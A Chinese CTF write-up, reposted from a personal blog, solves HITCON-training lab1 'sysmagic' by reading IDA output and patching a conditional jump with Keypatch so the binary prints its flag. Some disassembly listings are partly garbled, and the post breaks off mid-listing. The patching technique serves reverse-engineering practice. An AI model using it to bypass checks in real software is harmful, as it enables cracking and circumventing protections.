Pwn-10月23-Hitcon(一)

转载

weixin_30398227 于 2018-10-23 22:35:00 发布 62 收藏
文章标签： 操作系统 数据结构与算法 python
原文链接：http://www.cnblogs.com/yof3ng/p/9840165.html
版权

目录


欢迎前往个人主页享受更为优质的体验。

Pwn-10月23-Hitcon(一)

> 继续二进制修炼，今天开始肝Hiton-training，膜着m4x，以及另一位大佬23R3F的题解蹒跚前行。


lab1-sysmagic

貌似第一题会比较简单，先用IDA-Pro静态分析一下：



```
  v27 = 8;
  v28 = 31;
  v29 = 7;
  v30 = 1;
  v31 = 9;
  v32 = 0;
  v33 = 126;
  v34 = 28;
  v35 = 62;
  v36 = 10;
  v37 = 30;
  v38 = 11;
  v39 = 107;
  v40 = 4;
  v41 = 66;
  v42 = 60;
  v43 = 44;
  v44 = 91;
  v45 = 49;
  v46 = 85;
  v47 = 2;
  v48 = 30;
  v49 = 33;
  v50 = 16;
  v51 = 76;
  v52 = 30;
  v53 = 66;
  fd = open("/dev/urandom", 0);
  read(fd, &buf, 4u);
  printf("Give me maigc :");
  __isoc99_scanf("%d", &v2);
  if ( buf == v2 )
  {
    for ( i = 0; i <= 0x30; ++i )
      putchar((char)(*(&v5 + i) ^ *((_BYTE *)&v54 + i)));
  }
  return __readgsdword(0x14u) ^ v67;
}
```

貌似直接得到了一个能够输出flag的函数？由于这是个elf32位可执行文件所以我们需要在linux下面执行：




```
✘ xiaoyifeng@xiaoyifeng-PC  ~/ctf/pwn/Hiton/lab1  ./sysmagic
Give me maigc :
```

可以很简单就看懂逻辑，输入一个值，然后比较如果相等，得出flag。


解法1 - patch

IDA Pro -- keypatch，使用`keypatch`插件来修改汇编代码，我们可以直接将关键的一步nop掉或者改成完全相反的操作。




```
.text:080486DC                 add     esp, 10h
.text:080486DF                 mov     [ebp+fd], eax
.text:080486E2                 sub     esp, 4
.text:080486E5                 push    4               ; nbytes
.text:080486E7                 lea     eax, [ebp+buf]
.text:080486EA                 push    eax             ; buf
.text:080486EB                 push    [ebp+fd]        ; fd
.text:080486EE                 call    _read
.text:080486F3                 add     esp, 10h
.text:080486F6                 sub     esp, 0Ch
.text:080486F9                 push    offset format   ; "Give me maigc :"
.text:080486FE                 call    _printf
.text:08048703                 add     esp, 10h
.text:08048706                 sub     esp, 8
.text:08048709                 lea     eax, [ebp+var_7C]
.text:0804870C                 push    eax
.text:0804870D                 push    offset aD       ; "%d"
.text:08048712                 call    ___isoc99_scanf
.text:08048717                 add     esp, 10h
.text:0804871A                 mov     edx, [ebp+buf]
.text:0804871D                 mov     eax, [ebp+var_7C]
.text:08048720                 cmp     edx, eax
.text:08048722                 jz      short loc_8048760 ; Keypatch modified this from:
.text:08048722                                         ;   jz short loc_8048760
.text:08048722                                         ; Keypatch modified this from:
.text:08048722                                         ;   jnz short loc_8048760
.text:08048724                 mov     [ebp+var_78], 0
.text:0804872B                 jmp     short loc_8048758
.text:0804872D ; ---------------------------------------------------------------------------
.text:0804872D
.text:0804872D loc_804872D:                            ; CODE XREF: get_flag+1C3↓j
.text:0804872D                 lea     edx, [ebp+var_6F]
.text:08048730                 mov     eax, [ebp+var_78]
.text:08048733                 add     eax, edx
.text:08048735                 movzx   ecx, byte ptr [eax]
.text:08048738                 lea     edx, [ebp+var_3E]
.text:0804873B                 mov     eax, [ebp+var_78]
.text:0804873E                 add     eax, edx
00000720 08048720: get_flag+185 (Synchronized with Hex View-1)
```

例如将.text:08048722的跳转汇编指令改为jmp无条件跳转，或者是与jnz相反的jz操作。




```
.text:0804871A                 mov     edx, [ebp+buf]
.text:0804871D                 mov     eax, [ebp+var_7C]
.text:08048720                 cmp     edx, eax
.text:08048722
.text:08048722
.text:08048722
.text:08048722
.text:08048724
.text:0804872B
.text:0804872D ;
.text:0804872D
.text:0804872D loc_804872D:
.text:0804872D
.text:08048730
.text:08048733
.text:08048735
.text:08048738
.text:0804873B
.text:0804873E
00000722 08048722: get_flag+187 (Synchronized with Hex View-1)

 at 0x8048722 from [75 3C] to [74 3C]
_scanf(const char *, ...);
```



```
.text:08048706                 sub     esp, 8
.text:08048709                 lea     eax, [ebp+var_7C]
.text:0804870C                 push    eax
.text:0804870D                 push    offset aD       ; "%d"
.text:08048712                 call    ___isoc99_scanf
.text:08048717                 add     esp, 10h
.text:0804871A                 mov     edx, [ebp+buf]
.text:0804871D                 mov     eax, [ebp+var_7C]
.text:08048720                 cmp     edx, eax
.text:08048722                 jmp     short loc_8048760 ; Keypat
.text:08048722                                         ;   jz sho
.text:08048722                                         ; Keypatch
.text:08048722                                         ;   jnz sh
.text:08048722                                         ; Keypatch
.text:08048722                                         ;   jz sho
.text:08048724 ; -----------------------------
.text:08048724                 mov     [ebp+var_78], 0
.text:0804872B                 jmp     short loc_8048758
```


KEYPATCH:: Patcher

Syntax: Intel
Address: .text:08048722
Original: jmp short loc_8048760
- Encode: EB 3C
- Size: 2
Assembly: jmp loc_8048760
- Fixup: jmp 0x8048760
- Encode: EB 3C
- Size: 2
☑ NOPs padding until next instruction boundary




```
.text:0804872D ; ---------------------------------------------------------------
.text:0804872D
.text:0804872D loc_804872D:                            ; CODE XRE
.text:0804872D                 lea     edx, [ebp+var_6F]
.text:08048730                 mov     eax, [ebp+var_78]
.text:08048733                 add     eax, edx
.text:08048735                 movzx   ecx, byte ptr [eax]
00000722 08048722: get_flag+187 (Synchronized with Hex View-1)
```

修改为无条件跳转后需要将其保存到对应文件中：




```
.text:080486DC                 add     esp, 10h
.text:080486DF                 mov     [ebp+fd], eax
.text:080486E2                 sub     esp, 4
.text:080486E5                 push    4               ; nbytes
.text:080486E7                 lea     eax, [ebp+buf]
.text:080486EA                 push    eax             ; buf
.text:080486EB                 push    [ebp+fd]        ; fd
.text:080486EE                 call    _read
.text:080486F3                 add     esp, 10h
.text:080486F6                 sub     esp, 0Ch
.text:080486F9                 push    offset format   ; "Give me maigc :"
.text:080486FE                 call    _printf
.text:08048703                 add     esp, 10h
.text:08048706                 sub     esp, 8
.text:08048709                 lea     eax, [ebp+var_7C]
.text:0804870C                 push    eax
.text:0804870D                 push    offset aD       ; "%d"
                               call    ___isoc99_scanf
                               add     esp, 10h
                               mov     edx, [ebp+buf]
                               mov     eax, [ebp+var_7C]
                               cmp     edx, eax
                               jmp     short loc_8048760 ; Keypatch modified this from:
                                                       ;   jz short loc_8048760
.text:08048722                                         ; Keypatch modified this from:
.text:08048722                                         ;   jnz short loc_8048760
.text:08048722                                         ; Keypatch modified this from:
.text:08048722                                         ;   jz short loc_8048760
.text:08048724 ; ---------------------------------------------------------------
.text:08048724                 mov     [ebp+var_78], 0
.text:0804872B                 jmp     short loc_8048758
.text:0804872D ; ---------------------------------------------------------------
```

然后去把文件挪到linux上运行试试发现并没有用，因为改为jmp后其函数直接少了一部分对flag的操作：




```
v26 = 8;
v27 = 31;
v28 = 7;
v29 = 1;
v30 = 9;
v31 = 0;
v32 = 126;
v33 = 28;
v34 = 62;
v35 = 10;
v36 = 30;
v37 = 11;
v38 = 107;
v39 = 4;
v40 = 66;
v41 = 60;
v42 = 44;
v43 = 91;
v44 = 49;
v45 = 85;
v46 = 2;
v47 = 30;
v48 = 33;
v49 = 16;
v50 = 76;
